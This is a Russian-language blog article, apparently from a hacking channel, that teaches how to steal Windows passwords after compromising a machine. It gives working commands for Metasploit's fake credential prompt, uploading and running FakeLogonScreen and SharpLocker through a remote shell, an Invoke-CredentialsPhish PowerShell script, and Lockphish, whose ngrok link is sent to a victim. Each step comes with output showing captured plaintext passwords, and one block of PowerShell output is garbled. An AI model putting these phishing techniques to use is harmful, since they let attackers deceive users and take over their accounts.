

# Крадем учетные данные Windows

teletype.in/@haccking/kKJgYiiGP-C

Life-Hack Media

October 20, 2024

В этой статье мы разберем различные сценарии получения паролей в системе Windows.


## Metasploit

Metasploit поставляется со встроенным модулем, который помогает нам провести атаку на получение учетных данных пользователя в открытом виде. Поскольку это модуль после эксплуатации, его просто нужно связать с текущей сессией. Чтобы использовать этот модуль, введите:

```
use post/windows/gather/phish_windows_credentials
set session 1
exploit
```

Этот модуль ожидает запуска пользователем нового процесса. После запуска процесса откроется поддельное диалоговое окно безопасности Windows, в котором будут запрошены учетные данные пользователя, как показано на изображении ниже:

Когда пользователь введет свои учетные данные, они будут отображены, как показано на рисунке ниже:



```
[+] PowerShell is installed.
[+] Starting the popup script. Waiting on the user to fill in his credentials...
[+] #< CLIXML

[+]

[+] UserName Domain Password
[+]
-----
raj DESKTOP-PIGEFK0 123

[+]


<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</s a script block and there is no _x000D_x000A_</S><S S="Error">input. A script block cannot be eval><S S="Error">+ ~~~~~_x000D_x000A_</S><S S="Error"> + CategoryInfo : MetadataNoInput,Microsoft.PowerShell.Commands.InvokeHistoryCommand_x000D_x000A_</S><S S="Error"> _x000D_x
```

## FakeLagonScreen

Аналогичный результат можно получить используя фейковый экран блокировки системы. Инструмент FakeLogonScreen разработан на C#, и позволяет получить учетный данные в чистом виде. Мы будем удаленно запускать этот инструмент с помощью Metasploit

```
upload /root/FakeLogonScreen.exe .
shell
FakeLogonScreen.exe
```

После выполнения он будет имитировать экран блокировки Windows, чтобы получить пароль от пользователя, как показано на изображении ниже:



Он будет проверять учетные данные локально или у контроллера домена по мере того, как пользователь их вводит, а затем отображать их на консоли, как показано на рисунке ниже:

```
C:\Users\raj\Desktop>FakeLogonScreen.exe ←
FakeLogonScreen.exe

C:\Users\raj\Desktop>1
12
123
1234
raj: 1234 → Wrong
1
12
123
raj: 123 → Correct
123
```

## SharpLocker

Этот инструмент очень похож на предыдущий.


```
C:\Users\raj\Desktop>SharpLocker.exe
SharpLocker.exe
C:\Users\raj\Desktop>System.Windows.Forms.TextBox, Text: 1
System.Windows.Forms.TextBox, Text: 12
System.Windows.Forms.TextBox, Text: 123 ←
```

## PowerShell: Invoke-CredentialsPhish.ps1

Чтобы запустить скрипт, введите:

```
Import-Module C:\Users\raj\Desktop\Invoke-CredentialsPhish.ps1
Invoke-CredentialsPhish
```

При выполнении вышеуказанных команд появится запрос на ввод учетных данных, как показано на изображении ниже:



Таким образом, как только пользователь вводит учетные данные, они будут отображаться на экране, как показано на изображении ниже:

```
PS C:\Windows\system32> Invoke-CredentialsPhish
Username: raj Password: 123 Domain: Domain:
PS C:\Windows\system32>
```

## Lockphish

Lockphish — еще один инструмент, который позволяет нам получить учетные данные. Запустите инструмент с помощью следующей команды:

```
./lockphish.sh
```

```
root@kali:~/lockphish# ./lockphish.sh


lockphish
#
v1.1

coded by: github.com/thelinuxchoice/lockphish
twitter: @linux_choice

Disclaimer: this tool is designed for security
testing in an authorized simulated cyberattack
Attacking targets without prior mutual consent
is illegal!

[+] Redirect after phishing (Default: Youtube ):
[+] Starting php server...
[+] Starting ngrok server...
[+] Building webpages
[+] Direct link: https://f4beda7a.ngrok.io
[*] Waiting targets, Press Ctrl + C to exit ...
```

Он сгенерирует публичную ссылку с помощью ngrok, как показано на изображении выше, эту ссылку необходимо передать жертве.



После запуска загруженного файла, сработает экран блокировки, и пользователь будет вынужден ввести учетные данные. И у нас будут полномочия, как показано на изображении ниже:

```
[*] Waiting targets, Press Ctrl + C to exit ...  
[+] Target opened the link!  
[+] IP: 103.19.150.159  
[+] Device: Win64 x64 rv:74.0  
[+] Win credentials received!  
[+] Username: Administrator  
[+] Password: 123  
[+] Saved: win.saved.txt
```

Мы можем использовать различные варианты для получения учетных данных целевой системы. Метод с помощью PowerShell лучше всего подходит для проверки учетных данных, так как приглашение не закрывается до тех пор, пока не будут введены правильные учетные данные. Все инструменты имеют свои преимущества и недостатки, но все они достаточно хороши и работают.

Источник